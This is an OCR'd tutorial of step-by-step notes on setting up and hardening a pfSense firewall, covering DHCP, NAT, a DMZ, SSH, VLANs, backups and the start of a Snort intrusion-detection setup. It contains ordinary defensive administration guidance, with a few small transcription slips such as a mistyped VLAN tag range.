
- 


- 


- Read through and accept terms which will bring you to the dashboard
    - The dashboard shows important system information


- 

- Here you can access the options for configuring the DHCP server by navigating to Services then DHCP server.
    - Here you have the ability to enable and disable DHCP for the LAN
    - This section also has the capability to assign static IP addresses to host
        - (Useful for assigning IP addresses to servers and network devices such as switches and network devices)


- 
pfsense
COMMUNITY EDITION
System
Interfaces
Firewall
Services
Auto Config Backup
Captive Portal
DHCP Relay
DHCP Server
DHCPv6 Relay
DHCPv6 Server
DNS Forwarder
DNS Resolver
Dynamic DNS
IGMP Proxy
NTP
PPPoE Server
Router Advertisement
SNMP
pfSense.margaret.com
admin@192.168.1.100 (Local Database)
- 
LAN
General DHCP Options
DHCP Backend
ISC DHCP
Enable
Enable DHCP server on LAN interface
BOOTP
Ignore BOOTP queries
Deny Unknown Clients
Allow all clients
When set to Allow all clients, any DHCP client will get an IP address within this scope/range on this interface. If set to Allow known clients from any interface, any DHCP client with a MAC address listed in a static mapping on any scope(s)/interface(s) will get an IP address. If set to Allow known clients from only this interface, only MAC addresses listed in static mappings on this interface will get an IP address within this scope/range.
Ignore Denied Clients
Ignore denied clients rather than reject
This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.


- System--->Advanced-->Uncheck WebGUI Login Autocomplete to disable the autosave feature
  - 

- You can enhance security by selecting the option “Password protect the console menu” then save the changes made
  - 


- By default, pfSense blocks LAN hosts from accessing your public IP addresses
  - This can be inconvenient when testing port forwarding from within the LAN
  - You can modify this by going to System--> Advanced--> Firewall & NAT and choosing an option from the NAT Reflection mode for port forwards
    - 


- You can install additional packages by going to System--> Package Manager --> Available Packages
  - Packages are add-on software modules that can be installed to extend the functionality of the firewall and routing platform.
  - Packages can include tools for security monitoring, reporting, caching, and more

        - i.e : Snort or Suricata (IDS – enhance network security and threat detection monitoring)
    - Back-up pfsense to ensure you have a retore point in case of any unforeseen issues
    - 


- To set up port forwarding navigate to Firewall--> NAT
    - 


- To configure firewall rules, navigate to firewall--> Rules

- 

- By default, pfSense web configurator employs https on Port 443
  - 


- Important to note that some ISPs block incoming Port 443 traffic
  - To address this, you can select an alternative TCP port by going to system --> Advanced --> Admin access and entering the desired port number in the TCP Port field and then save
  - Additionally, you'll need to create a new firewall rule under firewall --> rules allowing a connection on the WAN interface to pass through the pfsense web configurator server using the port you specify in pfsense


- 

- Interfaces act as the bridges, whether physical or virtual that enable data transmission between distinct segments of your network and the external environment
  - To configure interfaces, go to Interfaces --> Interface assignments if you haven't already set up the LAN and WAN interfaces select the appropriate MAC address from the drop-down lists
  - 


    - LAN and WAN were configured automatically
    - There is an available network port with a MAC address and an add button. The port or network is installed but not yet configured. You can assign the port as the opt Port and can be used as the DMZ.
    - Enable the interface and Change description from OPT1 to DMZ

- DMZ is used to establish a network where specific types of traffic are permitted while others are restricted
- Traffic from the DMZ is allowed to and from the internet but restricted from accessing the internal networks while traffic from internal networks is allowed to move into the DMZ







- You can also activate SSH which grants you remote access to the pfSense console simulating direct console access
    - Navigate to secure shell (System--> Advanced--> Admin Access--> Enable Secure Shell) and check the enable secure shell checkbox
    - Save changes




- You can set up VLANs on pfSense
  - For instance, you can set up VLANs for different departments
- Enter a VLAN tag from 2 to 40941




  - I.e.




- It is crucial to update your pfSense to ensure that your firewall has the latest security patches and feature enhancement.

- Back-up your pfsense configuration before performing major updates to make sure you have a restore point in case anything goes wrong
  - 


6. Set Up Snort or Suricata:

- Snort is an Open-Source Intrusion Prevention System (IPS) that uses a set of rules that help define malicious activity and uses those rules to find packets that match against them and generates alerts for users
- Sign up for SNORT
- Go to Oinkcode and copy Oinkcode for future use with pfSense and Kali
  - 


- Open Kali ---> Open Safari on Kali and type the router IP into the url
- PfSense login page should load. Login to Pfsense with your credentials.
  - 

- Once logged in, you will see the Dashboard and interfaces on the dashboard
  - We will add software to the pfsense router on the WAN interface
  - Keep in mind that when we use a router, we are looking at outside traffic coming into us and inside traffic going out through the router


- We're going to use WAN and if anything comes into WAN that doesn't look correct, it'll send an alert to us

